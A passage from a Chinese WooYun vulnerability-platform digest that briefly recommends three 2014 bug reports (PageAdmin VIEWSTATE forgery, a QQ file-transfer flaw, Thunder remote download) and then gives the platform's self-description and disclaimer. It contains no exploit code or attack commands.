3. WooYun-2014-61699 PageAdmin 可“伪造”VIEWSTATE 从而执行任意 SQL 查询

作者：wefgod
如大家所知，所有的 runtime 都有不计其数的配置项，从安全角度来讲这里就大

有文章可做！这个漏洞完整的从怀疑、实践走到最终的想法证实的过程，超级赞，除了漏洞还有作者的研究钻研能力深感佩服！给我们提供了一份无价的资料，这个年代缺的就是这种精神。
阅读地址：http://www.wooyun.org/bugs/wooyun-2014-061699

4. WooYun- 2014-55014 可导致执行恶意 exe 文件的 QQ 文件传输漏洞

作者：dsb2468
　这个漏洞标题还真不是唬人的，因为一点的设计缺陷让整个安全防护功亏一篑。虽然被评为了低危但是作为有安全意识的小编自认为也逃不过这样的漏洞的，所以用产品啊还真不能想当然。
阅读地址：http://www.wooyun.org/bugs/wooyun-2014-055014

5. WooYun- 2014-57910 个人电脑的入侵可行性

作者：Allmylife
　一个迅雷账号就可以实现个人电脑的入侵，你信么？问题就出在远程下载上面，值得庆幸的是，目前远程下载还需要用户手工开启，一定程度上缓解了这个漏洞的危害。
　「自由选择下载路径是用户的权利，但从安全角度来说，在不影响用户正常使用的前提下应该尽量帮助用户杜绝此类问题，目前产品经理已经采纳此意见，在后续的迭代版本中，我们会认真权衡好相关问题！感谢对迅雷安全的关注」厂商的回复也算是正能量了。用户体验和安全不应该是对立的，希望所有的厂商在做产品的时候都会考虑好类似的问题。
阅读地址：http://www.wooyun.org/bugs/wooyun-2014-057910

乌云（WooYun）漏洞报告平台

WooYun 是一个位于厂商和安全研究者之间的安全问题反馈平台，在对安全问题进行反馈处理跟进的同时，为互联网安全研究者提供一个公益、学习、交流和研究的平台。乌云将跟踪漏洞的报告情况，所有跟技术有关的细节都会对外公开，在这个平台里，漏洞研究者和厂商是平等的，乌云为平等而努力。
　我们关注技术本身，相信 Know it then hack it，只有对原理了然于心，才能做到真正的自由，只有突破更多的限制，才可能获得真正意义上的技术进步，我们尝试与加入 WooYun 的厂商及研究人员一起研究问题的最终根源，做出正确的评价并给出修复措施，最终一起进步。
　我们坚信一切存在的东西都是有意义的，我们也相信乌云能够给研究人员和厂商带来价值，这种价值将是乌云存在的意义，研究人员可以通过乌云发布自己的技术成果，展示自己的实力，厂商可以通过乌云来发现自己存在的和可能存在的问题，我们甚至

鼓励厂商对漏洞研究者作出鼓励或者直接招聘人才。但更为深远的价值和意义在于，我们和厂商一起对用户信息安全所承担的责任，构建健康良性的安全漏洞生态环境使得安全行业得到更好的发展。

版权及免责声明

我们对注册的用户做严格的校验，所有安全信息在按照流程处理完成之前不会对外公开，厂商必须得到足够的身份证明才能获得相关的安全信息，包括但不限于采用在线证明、后台的审核以及线下的沟通等方式，而白帽子注册必须通过 Email 的验证，为了保证信息的高可靠性和价值，对于提交虚假漏洞信息的用户在证实后，我们将根据情况扣除用户的 Rank 甚至直接删除用户。

对于在乌云平台发布的漏洞，所有权归提交者所有，白帽子需要保证研究漏洞的方法、方式、工具及手段的合法性，乌云对此不承担任何法律责任。乌云及团队尽量保证信息的可靠性，但是不绝对保证所有信息来源的可信，其中漏洞证明方法可能存在攻击性，但是一切都是为了说明问题而存在，乌云对此不负担任何责任。

网站 http://www.wooyun.org/
社区 http://zone.wooyun.org/
新浪微博 @ 乌云 - 漏洞报告平台
反馈意见、建议 help#wooyun.org